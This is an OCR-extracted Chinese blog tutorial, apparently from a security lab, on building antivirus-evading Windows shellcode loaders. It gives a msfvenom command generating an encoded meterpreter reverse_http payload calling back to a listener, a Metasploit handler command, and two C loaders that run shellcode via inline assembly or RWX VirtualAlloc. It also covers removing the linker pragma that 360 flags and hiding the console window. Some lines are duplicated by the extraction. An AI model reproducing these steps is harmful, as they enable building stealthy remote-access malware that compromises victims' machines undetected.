
简单的源码免杀过 av

1、前言

经常看到各种免杀的例子，源码免杀、二进制免杀、加载器免杀等等，最近来学习了一下源码层面的免杀，在实验过程中与杀软对抗最终成功免杀，写下本文做个记录。

2、shellcode 生成和二进制文件编译

开始前有个小插曲，用 360 扫了扫之前编译的样本，当时 v 站查杀率 1/72(提交到 v 站后 cs 一共上线了 107 台主机，emm)：




今天扫描的时候：

啊... Q 哒不妞 Q(Qwq)

好了不说了，进入正题，首先我们使用 msfvenom 生成 C 语言 shellcode：

好了不说了，进入正题，首先我们使用 msfvenom 生成 C 语言 shellcode：

```
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_http -e x86/shikata_ga_
nai -i 12 -b '\x00' LHOST=192.168.8.102 LPORT=6666 -f c
```




然后网上找了一段 C 语言加载 shellcode 的代码。

通过内联汇编加载 shellcode：


```
#include<stdio.h>
#include<windows.h>
#include <time.h>
#pragma comment(linker, "/OPT:nowin98")
#pragma comment( linker, "/subsystem:\"windows\" /entry:\"mainCRTStartup\"") //不显示窗口
unsigned char buf[] ="shellcode";
int main(int argc,char const *argv[])
{
  //内联汇编
  __asm
  {
    lea eax,buf;
    call eax;
  }
}
```

话不多说，先编译上线测试，启动 msf 监听：


```
handler -p windows/meterpreter/reverse_http -H 0.0.0.0 -P 6666
```



另一边编译源码，生成 exe:



双击执行 exe,msf 上线：




执行过程发现没有被拦截，看起来这已经免杀了：


好的，免杀成功，本文结束。

3、VS 免杀测试

结束是不可能结束的，不然怎么混篇幅，只能换个不免杀的编译器，被杀了再随便改改源码这样子。

用 VS2019 来编译源码，启动 vs:





添加新项 - main
已安装
Visual C++
代码
格式设置
ATL
数据
资源
Web
实用工具
属性表
HLSL
Test
图形
联机
排序依据: 默认值
搜索(Ctrl+E)
C++ 文件(.cpp) Visual C++
头文件(.h) Visual C++
C++ 类 Visual C++
类型: Visual C++
1203
名称(N): main.c
位置(L): D:\ActivePart\Code\C\main\
浏览(B)...
解决方案资源管理器
搜索解决方案资源管理器(Ctrl+;)
解决方案"main"(1 个项目/共 1 个
main
引用
外部依赖项
头文件
源文件
资源文件
解决方案资源管理器 团队资源管理器
属性
源文件 筛选器属性
常规
(名称) 源文件
筛选器 cpp;c;cc
唯一标识符 {4FC737
True


int main(int argc, char const* argv[])
{
//内联汇编
__asm
{
lea eax, buf;
call eax;
}
}
360安全卫士12
我的电脑
类型: 木马-HEUR/QVM10.2.9657.Malware.Gen
描述: 木马是一种伪装成正常文件的恶意软件，会盗取您的帐号、密码等隐私资料。
扫描引擎: 云特征引擎
文件路径: D:\ActivePart\Code\C\main\Release\main.exe
文件大小: 9.5K (9,728 字节)
文件指纹（MD5）: 414ba64b09d9c0c56ec825fa249a57cd
处理建议: 隔离文件
一键处理
处理方式
建议隔离
详情
管理
Release
文件
主页
共享
查看
应用程序工具
ActivePart › Code
名称
main.tlog
main.Build.CppClean.log
main.exe
main.iobj
main.ipdb
main.log
main.obj
main.pdb
main.vcxproj.FileListAbsc
vc142.pdb
100 %
未找到相关问题
输出

雷石安全实验室

是吧，被发现了，我们将恶意代码全部删除后编译，发现还是被杀：



emmm? 怎么办啊，这都杀!? 其实有朋友应该注意到了下面这段代码，好吧 ，我是故意没删的，因为特征就是在这：

```
#pragma comment( linker, "/subsystem:\"windows\" /entry:\"mainCRTStartup\"")
```


接下来将这段代码删除，重新生成 exe，然后进行扫描，发现成功过了杀软:

vs 编译的这个内联加载不能正常上线，修改下加载方法：

```
#include<stdio.h>
#include<windows.h>
#include <time.h>
int main(int argc, char const* argv[])
{
unsigned char buf[] ="shellcode";
  void* exec = VirtualAlloc(0, sizeof buf, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
  memcpy(exec, buf, sizeof buf);
  ((void(*)())exec)();
  return 0;
}
```

那么编译执行后会有个 DOS 窗口：

这里我们 ShowWindow 函数来隐藏窗体：




需要两个参数：

一个是程序窗口句柄，可以通过 GetConsoleWindow 来获得当前窗口句柄，

另一个是 int 类型的 nCmdShow，来控制窗口的状态，这里使用 SW_HIDE 来隐藏窗口：

另一个是 int 类型的 nCmdShow，来控制窗口的状态，这里使用 SW_HIDE 来隐藏窗口：




```
ShowWindow(GetConsoleWindow(), SW_HIDE);
```

然后再编译执行和免杀测试，可以看到免杀且无窗口：

4、参考

https://www.zhihu.com/question/282945808

https://blog.csdn.net/zac_sian/article/details/46778285

https://docs.microsoft.com/en-us/windows/console/getconsolewindow

https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-showwindow